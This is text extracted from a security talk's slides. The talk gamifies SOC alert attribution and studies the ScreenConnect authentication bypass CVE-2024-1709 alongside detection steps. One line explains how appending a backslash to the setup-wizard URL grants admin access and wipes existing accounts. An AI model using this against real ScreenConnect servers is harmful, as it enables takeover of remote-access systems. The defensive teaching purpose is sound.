


Jai Minton





Manager, Hunt and Response



GAME-ON:



16-bit adventures of a security analyst






Scheduled Update

All thoughts and opinions expressed in this presentation are not reflective of my employers' views.

They're the views of **Gingey McGinge**










EULA

Attribution is hard, an art, and you seldom, if ever, have 100% confidence. I do not work in an intel/attribution role.

These scenarios are related to the work of ~~Gingey McGinge~~ public threat intel reporting





Character Selection

Jai Minton AKA CyberRaiju

OSCP

GIME

Threat Hunting



Penetration Testing




Risk Management




Malware Analysis




DFIR




State Government




Defence Industry



CrowdStrike




Huntress




GAME-ON TUTORIAL


We're going to follow **Gingey McGinge**, a Security Operations Center (SOC) Analyst looking at alerts in **SimplEDR** an Endpoint Detection and Response solution. Your goal is to determine (attribute) if the alerts were caused by:




Government (nation state interests) activity




Malware used by 'Cyber Criminals' (eCrime) activity




Admin activity



Engineer / developer activity



SIMPLEDR Tutorial




A process has run






Gingey found an artefact



A modification has been made



A network connection has been made



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
Admin

Malware


Engineer




Level 1: Connect With Nature



C:\Program Files (x86)\ScreenConnect Client\ScreenConnect.ClientService.exe






C:\Windows\Temp\ScreenConnect\22.5.7881.8171\LB3.exe



(ScreenConnect Server)
GET /SetupWizard.aspx/admin



(ScreenConnect Server)
File Modified: C:\Program Files (x86)\ScreenConnect\App_Data\User.xml



Real World Talk




Summary

CVE-2024-1709 is a critical authentication bypass in ConnectWise ScreenConnect which allows anyone to take over a ScreenConnect instance.



Technical Information

By simply putting \ at the end of a specific URL, authentication is bypassed and you can setup a new logon which grants admin access to a ScreenConnect console whilst deleting all other user accounts.



Identification

Review web logs for the presence of /SetupWizard.aspx/ and review user accounts within \App_Data\User.xml on the ScreenConnect server. Check for any new extensions in C:\Program Files*\ScreenConnect\App_Extensions\




Mitigation

